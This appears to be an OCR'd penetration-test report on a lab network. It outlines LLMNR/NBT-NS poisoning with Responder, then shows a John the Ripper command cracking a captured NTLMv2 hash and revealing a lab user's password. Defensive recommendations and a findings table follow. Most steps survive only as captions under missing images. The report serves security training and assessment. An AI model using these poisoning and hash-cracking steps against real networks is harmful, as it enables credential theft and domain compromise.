
Enable the NETBIO 8 over TCP/ip






Ping the network


Providing the windows server credentials in the domain







Connected to webserver
After this prompt restart the system


Login to the windows server as a domain




Configuring the DNS server details in kali








Using the responder tool to exploit the victim




```
└─# john --format=netntlmv2 NTLMv2-Hash.txt --wordlist=fasttrack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
LetMeIn23        (adhvik)
1g 0:00:00:00 DONE (2022-12-20 05:27) 50.00g/s 102400p/s 102400c/s 102400C/s Spring2017..sqlsvr?
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Using john the ripper tool to decrypt the NTLMv2-Hash

Using JXPLORER to access the centrallized directory



Got access to the active directory of the victim



RECOMMENDED SUGGESTIONS

1. Implement Least Privilege Access

Vulnerability: Excessive user permissions and administrative rights increase the risk of privilege escalation attacks.

Recommendation: Enforce **least privilege access** across the AD environment, ensuring users and service accounts have only the permissions necessary for their roles.

- Use **Role-Based Access Control (RBAC)** to assign privileges based on the specific tasks a user or group needs to perform.
- Regularly review and revoke unnecessary elevated privileges (e.g., Domain Admin rights).

Reason: Limiting privileges reduces the attack surface, making it harder for attackers to escalate privileges or compromise the domain.

2. Enable Logging and Monitoring

Vulnerability: Active Directory environments are often targeted without detection due to insufficient monitoring.

Recommendation: Enable comprehensive **logging and monitoring** to detect suspicious activity within AD:

- Use **Security Information and Event Management (SIEM)** tools to centralize AD logs.
- Monitor for specific indicators of compromise (IoCs), such as unexpected password changes, failed login attempts, or unauthorized use of service accounts.
- Enable **Advanced Threat Analytics (ATA)** to monitor behavior anomalies in AD traffic.

Reason: Active monitoring helps detect early signs of AD exploitation and allows for timely response before an attacker can escalate privileges or exfiltrate data.

3. Use Strong Password Policies and Multi-Factor Authentication (MFA)

Vulnerability: Weak or reused passwords can be cracked or guessed, leading to AD account compromise.

Recommendation:

Implement strong password policies (e.g., a minimum of 12 characters, including complexity requirements like uppercase, lowercase, numbers, and symbols).

Enforce **multi-factor authentication (MFA)**, especially for privileged accounts and remote access.

Periodically rotate passwords for service and administrative accounts.

Reason: Strong passwords and MFA significantly reduce the risk of credential-based attacks such as brute force, credential stuffing, and pass-the-hash.

4. Segregate Administrative Accounts

Vulnerability: Domain admin accounts are often targeted during AD exploitation for complete control of the domain.

Recommendation: Segregate high-privilege administrative accounts from standard user accounts.

Use **dedicated admin workstations (DAWs)** for administrative tasks to prevent cross-domain attacks.

Ensure domain admins use separate accounts for everyday tasks and privileged operations.

Implement **tiered administration** to restrict domain admin access to only essential systems.

Reason: Segregating admin accounts minimizes the risk of lateral movement and compromise by preventing attackers from gaining access to powerful accounts through phishing or malware on regular user machines.

5. Protect Against Pass-the-Hash and Pass-the-Ticket Attacks

Vulnerability: Attackers can steal hashed credentials or Kerberos tickets from compromised systems and use them to impersonate users (pass-the-hash or pass-the-ticket).

Recommendation:

Use **Credential Guard** and **LAPS (Local Administrator Password Solution)** to protect against pass-the-hash by preventing attackers from accessing stored credentials.

Enable **Windows Defender Remote Credential Guard** to prevent credentials from being exposed during remote desktop sessions.

Regularly clear cached credentials on all systems and minimize the use of high-privilege accounts on endpoints.

Reason: By protecting stored and cached credentials, you limit an attacker's ability to steal and reuse them for lateral movement and privilege escalation.

6. Secure Domain Controllers

Vulnerability: Domain Controllers (DCs) are the backbone of AD, and their compromise allows attackers to control the entire domain.

Recommendation: Harden Domain Controllers with the following steps:

Restrict physical and network access to DCs, ensuring only authorized personnel and devices can connect.

Enable **read-only domain controllers (RODCs)** in less-secure locations to prevent full compromise of the AD environment.

Use **Group Policy Objects (GPOs)** to enforce security configurations, such as disabling remote desktop access and blocking unnecessary services on DCs.

Regularly audit the **Kerberos encryption settings** and ensure strong encryption protocols (e.g., AES) are used for ticket generation.

Reason: Securing Domain Controllers protects the heart of AD from unauthorized access, limiting an attacker's ability to control the network.

GENERAL RECOMMENDATIONS TO FOLLOW

GENERAL RECOMMENDATIONS

1. Apply Security Patches Regularly

Recommendation: Ensure all systems and software (operating systems, applications, services like FTP, SMB, and web applications) are regularly updated with the latest security patches.

Automate patch management using tools like **WSUS** for Windows systems or **Ansible** for Linux environments.

Reason: Many vulnerabilities, such as those found in SMB, VSFTP, and SQL injection, can be mitigated by applying timely patches.

2. Implement Network Segmentation

Recommendation: Segment the network to isolate critical systems (e.g., databases, web servers, domain controllers) from less secure areas.

Use **firewall rules**, **VLANs**, and **access control lists (ACLs)** to restrict network access between different segments.

Reason: Network segmentation reduces the risk of lateral movement in the event of a compromise, protecting critical systems from being easily accessed by attackers.

3. Enforce Least Privilege Access

Recommendation: Apply the **principle of least privilege** to all user and service accounts, ensuring that each account has only the permissions necessary to perform its tasks.

Review and audit user privileges regularly, especially for administrative and service accounts.

Reason: Minimizing privileges limits the potential damage that can occur from compromised accounts and reduces the risk of privilege escalation attacks.

4. Use Strong Authentication and Multi-Factor Authentication (MFA)

Recommendation: Enforce **strong password policies** (e.g., minimum 12 characters, mix of upper/lowercase letters, numbers, and symbols) and implement **multi-factor authentication (MFA)** for critical systems, especially for administrative access.

Use MFA for external and remote access to systems like FTP and web applications.

Reason: Strong authentication reduces the likelihood of credential theft and replay attacks, such as pass-the-hash or password spraying.

5. Conduct Regular Vulnerability Scanning and Penetration Testing

Recommendation: Implement a regular schedule for **vulnerability scanning** and **penetration testing** to identify and address new or missed vulnerabilities.

Use automated tools like **Nessus** or **OpenVAS** for routine scans and conduct manual testing for deeper analysis.

Reason: Regular testing ensures that emerging vulnerabilities and weaknesses are detected and addressed in a timely manner, improving security resilience.

6. Harden Server and Application Configurations

Recommendation: Secure the configuration of servers, databases, and applications to follow industry best practices.

Disable unnecessary services, restrict file permissions, and enforce secure settings in web applications (e.g., disable directory listings, apply Content Security Policies for XSS prevention).

Reason: Properly configured systems reduce the attack surface and minimize the likelihood of exploits, such as SQL injection, XSS, and file traversal attacks.

7. Implement Comprehensive Logging and Monitoring

Recommendation: Enable **centralized logging** for all critical systems, including web servers, network devices, and Active Directory, and monitor logs for suspicious activity.

Use **SIEM** solutions to aggregate logs and detect unusual patterns or behaviors, such as unauthorized access or privilege escalation attempts.

Reason: Continuous logging and monitoring allow for early detection of attacks or breaches, enabling rapid response before significant damage occurs.

8. Use Encryption for Sensitive Data

Recommendation: Encrypt all sensitive data, both **in transit** (e.g., using HTTPS, SSL/TLS) and **at rest** (e.g., using database encryption or disk encryption).

Ensure that any sensitive data transmitted via FTP or web applications is encrypted.

Reason: Encryption ensures that even if data is intercepted or accessed during an attack, it remains unreadable and secure.

9. Secure Web Applications and Database Access

Recommendation: Protect web applications from common vulnerabilities such as **SQL injection**, **XSS**, and **CSRF** by:

Using **input validation** and **output encoding**.

Applying **parameterized queries** for database interactions.

Enforcing **Content Security Policy (CSP)** and **X-Frame-Options** in HTTP headers.

Reason: Secure coding practices significantly reduce the risk of web application attacks, which are common entry points for breaches.

NETWORK INFORMATION

Network	Note
192.168.137.0/24	Zero Bank, DVWA, and Multilidae network
192.168.137.67	TechNest LLC network infrastructure
192.168.137.10	Kali Linux (penetration Testing System)
192.168.137.20	Metasploitable VM
192.168.137.58	Windows Server

ASSESSMENT FINDINGS

S.NO	Finding	Risk score	Risk	Tools used
1	SQL injection in Multilidae	9	critical	Burp Suite, Metasploit, Sqlmap, OpenVAS
2	Cross-site Scripting (XSS) in DVWA	8	High	Burp Suite, Metasploit, Sqlmap
3	Cross-site scrpting (stored) in Multilidae	8	High	Burp Suite, Sqlmap
4	LLMNR/NBT-NS poisoning	8	High	Metasploit, Nmap
5	SMBv1 Vulnerability(Multihandler)	7	High	Metasploit, Nmap
6	Blind SQL Injection In DVWA	7	High	Burp Suite, Metasploit, Sqlmap
7	SMB Signing vulnerability	7	High	Metasploit, Nmap


THANK YOU!